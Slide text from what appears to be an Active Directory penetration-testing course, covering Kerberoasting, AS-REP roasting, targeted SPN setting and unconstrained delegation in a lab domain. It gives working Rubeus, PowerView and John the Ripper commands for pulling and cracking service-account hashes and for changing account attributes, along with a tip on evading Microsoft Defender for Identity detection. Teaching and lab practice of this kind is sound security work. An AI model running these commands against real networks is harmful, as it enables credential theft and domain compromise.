
```
Get-RemoteCachedCredential -ComputerName dcorp-dc -Verbose
```

Learning Objective 13

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Priv Esc - Kerberoasting

- Offline cracking of service account passwords.
- The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.
- Because (non-machine) service account passwords are not frequently changed, this has become a very popular attack!



Priv Esc - Kerberoasting

Find user accounts used as Service accounts

- ActiveDirectory module

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -  
Properties ServicePrincipalName
```

- PowerView

```
Get-DomainUser -SPN
```

Priv Esc - Kerberoasting

- Use Rubeus to list Kerberoast stats
`Rubeus.exe kerberoast /stats`
- Use Rubeus to request a TGS
`Rubeus.exe kerberoast /user:svcadmin /simple`
- To avoid detections based on Encryption Downgrade for Kerberos EType (used by likes of MDI - 0x17 stands for rc4-hmac), look for Kerberoastable accounts that only support RC4_HMAC
`Rubeus.exe kerberoast /stats /rc4opsec`
`Rubeus.exe kerberoast /user:svcadmin /simple /rc4opsec`
- Kerberoast all possible accounts
`Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt`

Priv Esc - Kerberoasting

- Crack ticket using John the Ripper

```
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt
```


- Use tools like crunch, bopscrk, CeWL or others to generate custom wordlists. See slide notes for GitHub links.
- A good collection of wordlists can be found here -
<https://github.com/danielmiessler/SecLists>

Learning Objective 14

- Using the Kerberoasting attack, crack password of a SQL server service account.

Priv Esc - Targeted Kerberoasting - AS-REPs

- If a user's UserAccountControl settings have "Do not require Kerberos preauthentication" enabled i.e. Kerberos preauth is disabled, it is possible to grab user's crackable AS-REP and brute-force it offline.
- With sufficient rights (GenericWrite or GenericAll), Kerberos preauth can be forced disabled as well.



Priv Esc - Targeted Kerberoasting - AS-REPs

- Enumerating accounts with Kerberos Preauth disabled

- Using PowerView:

```
Get-DomainUser -PreauthNotRequired -Verbose
```

- Using ActiveDirectory module:

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -  
Properties DoesNotRequirePreAuth
```

Priv Esc - Targeted Kerberoasting - AS-REPs

- Force disable Kerberos Preauth:
- Let's enumerate the permissions for RDPUsers on ACLs using PowerView:

```
Find-InterestingDomainAcl -ResolveGUIDs |  
?{$_.IdentityReferenceName -match "RDPUsers"}
```

```
Set-DomainObject -Identity Control1User -XOR  
@{useraccountcontrol=4194304} -verbose
```

```
Get-DomainUser -PreauthNotRequired -verbose
```

Priv Esc - Targeted Kerberoasting - AS-REPs

- Request encrypted AS-REP for offline brute-force.

```
c:\AD\Tools\Rubeus.exe asreproast /user:VPN1user  
/outfile:c:\AD\Tools\asrephashes.txt
```

- We can use John The Ripper to brute-force the hashes offline

```
john.exe --wordlist=c:\AD\Tools\kerberoast\10k-worst-  
pass.txt c:\AD\Tools\asrephashes.txt
```

Priv Esc - Targeted Kerberoasting - Set SPN

- With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything (unique in the domain).
- We can then request a TGS without special privileges. The TGS can then be "Kerberoasted".

Priv Esc - Targeted Kerberoasting - Set SPN

- Let's enumerate the permissions for RDPUsers on ACLs using PowerView:

```
Find-InterestingDomainAcl -ResolveGUIDS |  
?{$_.IdentityReferenceName -match "RDPUsers"}
```

- Using Powerview, see if the user already has a SPN:

```
Get-DomainUser -Identity supportuser | select  
serviceprincipalname
```

- Using ActiveDirectory module:

```
Get-ADUser -Identity supportuser -Properties  
ServicePrincipalName | select ServicePrincipalName
```

Priv Esc - Targeted Kerberoasting - Set SPN

- Set a SPN for the user (must be unique for the forest)

```
Set-DomainObject -Identity support1user -Set  
@{serviceprincipalname='dcorp/whatever1'}
```

- Using ActiveDirectory module:

```
Set-ADUser -Identity support1user -ServicePrincipalNames  
@{Add='dcorp/whatever1'}
```

Priv Esc - Targeted Kerberoasting - Set SPN


- Kerberoast the user

```
Rubeus.exe kerberoast /outfile:targetedhashes.txt  
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-  
pass.txt c:\AD\Tools\targetedhashes.txt
```

Priv Esc - Kerberos Delegation

- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required. For example, users authenticates to a web server (first hop) and web server makes requests to a database server (second hop).
- User impersonation is the goal of delegation.

Priv Esc - Kerberos Delegation



Priv Esc - Kerberos Delegation


- There are two types of Kerberos Delegation:
 - General/Basic or Unconstrained Delegation - Allows the first hop (web server in our example) to request access to any service on any computer in the domain.
 - Constrained Delegation - Allows the first hop to request access only to specified services on specified computers. If Kerberos authentication is not used to authenticate to the first hop, Protocol Transition is used to transition the request to Kerberos.

Priv Esc - Unconstrained Delegation

- It allows delegation to any service to any resource on the domain as a user.
- When unconstrained delegation is enabled, the DC places user's TGT inside TGS. On the first hop, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This is ripe for abuse!

Priv Esc - Unconstrained Delegation

1. A user provides credentials to the Domain Controller.
2. The DC returns a TGT.
3. The user requests a TGS for the web service on Web Server.
4. The DC provides a TGS.
5. The user sends the TGT and TGS to the web server.
6. The web server service account use the user's TGT to request a TGS for the database server from the DC.
7. The web server service account connects to the database server as the user.



Priv Esc - Unconstrained Delegation

- Discover domain computers which have unconstrained delegation enabled using PowerView:

```
Get-DomainComputer -UnConstrained
```

- Using ActiveDirectory module:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```

```
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

Priv Esc - Unconstrained Delegation

- Compromise the server(s) where Unconstrained delegation is enabled.
